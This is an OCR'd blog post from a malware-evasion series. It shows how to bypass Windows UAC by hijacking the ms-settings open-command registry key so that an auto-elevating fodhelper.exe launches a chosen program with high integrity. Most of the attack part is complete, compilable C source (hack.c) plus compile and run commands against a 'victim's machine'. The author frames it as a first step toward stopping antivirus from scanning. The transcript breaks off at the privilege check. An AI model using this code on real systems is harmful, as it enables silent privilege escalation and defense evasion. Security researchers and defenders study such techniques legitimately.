
Malware AV/VM evasion - part 17: bypass UAC via fodhelper.exe. Simple C++ example.

cocomelonc.github.io/malware/2023/06/19/malware-av-evasion-17.html

June 19, 2023

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post appeared as an intermediate result of one of my research projects in which I am going to bypass the antivirus by depriving it of the right to scan, so this is the result of my own research on the first step, one of the interesting UAC bypass trick: via `foodhelper.exe` with registry modification.


registry modification

The process of modifying a registry key has as its end objective the rerouting of an elevated program's execution flow to a command that has been managed. The most common misuses of key values involve the manipulation of `windir` and `systemroot` environment variables, as well as shell open commands for particular file extensions (depending on the program that is being targeted):

- `HKCU\\Software\\Classes\<targeted_extension>\\shell\\open\command (Default or DelegateExecute values)`
- `HKCU\\Environment\\windir`
- `HKCU\\Environment\\systemroot`

fodhelper.exe

`fodhelper.exe` was introduced in Windows 10 to manage optional features like region-specific keyboard settings. It's location is: `C:\Windows\System32\fodhelper.exe` and it is signed by Microsoft:



When `fodhelper.exe` is started, process monitor begins capturing the process and discloses (among other things) all registry and filesystem read/write operations. The read registry accesses are one of the most intriguing activities, despite the fact that some specific keys or values are not discovered. Because we do not require special permissions to modify entries, `HKEY_CURRENT_USER` registry keys are particularly useful for testing how a program's behavior may change after the creation of a new registry key.

`fodhelper.exe`, searches for `HKCU:\Software\Classes\ms-settings\shell\open\command`. This key does not exist by default in Windows 10:

fodhelper.exe	High	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	NAME NOT FOUND	Desired Access: Query Value
fodhelper.exe	High	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\Command	NAME NOT FOUND	Desired Access: Maximum Allowed
fodhelper.exe	High	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open	NAME NOT FOUND	Desired Access: Maximum Allowed
fodhelper.exe	High	RegQueryValue	HKCR\ms-settings\Shell\Open\MultiSelectModel	NAME NOT FOUND	Length: 144
fodhelper.exe	High	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open	NAME NOT FOUND	Desired Access: Maximum Allowed

So, when malware launches `fodhelper` (as we know, a Windows binary that permits elevation without requiring a UAC prompt) as a Medium integrity process, Windows automatically elevates `fodhelper` from a Medium to a High integrity process. The High integrity `fodhelper` then tries to open a `ms-settings` file using the file's default handler. Since the malware with `medium integrity` has commandeered this handler, the elevated `fodhelper` will execute an attack command as a process with high integrity.

practical example

So, let's go to create PoC for this logic. First of all create registry key and set values - our registry modification step:

```
HKEY hkey;
DWORD d;

const char* settings = "Software\\Classes\\ms-settings\\Shell\\Open\\command";
const char* cmd = "cmd /c start C:\\Windows\\System32\\cmd.exe"; // default program
const char* del = "";

// attempt to open the key
LSTATUS stat = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR)settings, 0, NULL, 0,
KEY_WRITE, NULL, &hkey, &d);
printf(stat != ERROR_SUCCESS ? "failed to open or create reg key\n" : "successfully
create reg key\n");

// set the registry values
stat = RegSetValueEx(hkey, "", 0, REG_SZ, (unsigned char*)cmd, strlen(cmd));
printf(stat != ERROR_SUCCESS ? "failed to set reg value\n" : "successfully set reg
value\n");

stat = RegSetValueEx(hkey, "DelegateExecute", 0, REG_SZ, (unsigned char*)del,
strlen(del));
printf(stat != ERROR_SUCCESS ? "failed to set reg value: DelegateExecute\n" :
"successfully set reg value: DelegateExecute\n");

// close the key handle
RegCloseKey(hkey);
```

As you can see, just creates a new registry structure in: `HKCU:\Software\Classes\ms-settings\` to perform UAC bypass.

Then, start elevated app:

```
 // start the fodhelper.exe program
SHELLEXECUTEINFO sei = { sizeof(sei) };
sei.lpVerb = "runas";
sei.lpFile = "C:\\Windows\\System32\\fodhelper.exe";
sei.hwnd = NULL;
sei.nShow = SW_NORMAL;

if (!ShellExecuteEx(&sei)) {
  DWORD err = GetLastError();
  printf (err == ERROR_CANCELLED ? "the user refused to allow privileges
elevation.\n" : "unexpected error! error code: %ld\n", err);
} else {
  printf("successfully create process =^..^=\n");
}

return 0;
```

That’s all.

Full source code is looks like `hack.c`:


```
/*
 * hack.c - bypass UAC via fodhelper.exe
 * (registry modifications). C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/06/19/malware-av-evasion-17.html
*/
#include <windows.h>
#include <stdio.h>

int main() {
  HKEY hkey;
  DWORD d;

  const char* settings = "Software\\Classes\\ms-settings\\Shell\\Open\\command";
  const char* cmd = "cmd /c start C:\\Windows\\System32\\cmd.exe"; // default program
  const char* del = "";

  // attempt to open the key
  LSTATUS stat = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR)settings, 0, NULL, 0,
KEY_WRITE, NULL, &hkey, &d);
  printf(stat != ERROR_SUCCESS ? "failed to open or create reg key\n" : "successfully
create reg key\n");

  // set the registry values
  stat = RegSetValueEx(hkey, "", 0, REG_SZ, (unsigned char*)cmd, strlen(cmd));
  printf(stat != ERROR_SUCCESS ? "failed to set reg value\n" : "successfully set reg
value\n");

  stat = RegSetValueEx(hkey, "DelegateExecute", 0, REG_SZ, (unsigned char*)del,
strlen(del));
  printf(stat != ERROR_SUCCESS ? "failed to set reg value: DelegateExecute\n" :
"successfully set reg value: DelegateExecute\n");

  // close the key handle
  RegCloseKey(hkey);

  // start the fodhelper.exe program
  SHELLEXECUTEINFO sei = { sizeof(sei) };
  sei.lpVerb = "runas";
  sei.lpFile = "C:\\Windows\\System32\\fodhelper.exe";
  sei.hwnd = NULL;
  sei.nShow = SW_NORMAL;

  if (!ShellExecuteEx(&sei)) {
    DWORD err = GetLastError();
    printf (err == ERROR_CANCELLED ? "the user refused to allow privileges
elevation.\n" : "unexpected error! error code: %ld\n", err);
  } else {
    printf("successfully create process =^..^=\n");
  }
```

```
  return 0;
}
```

demo


Let's go to see everything in action. First, let's check registry:

```
reg query "HKCU\Software\Classes\ms-settings\Shell\open\command"
```




Also, check our current privileges:

```
whoami /priv
```




Compile our `hack.c` PoC in attacker's machine:

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




Then, just run it in the victim's machine (`Windows 10 x64 1903` in my case):

```
.\hack.exe
```



As you can see, `cmd.exe` is launched. Check registry structure again:


```
reg query "HKCU\Software\Classes\ms-settings\Shell\open\command"
```




As you can see, the registry has been successfully modified.

Check privileges in our launched `cmd.exe` session:

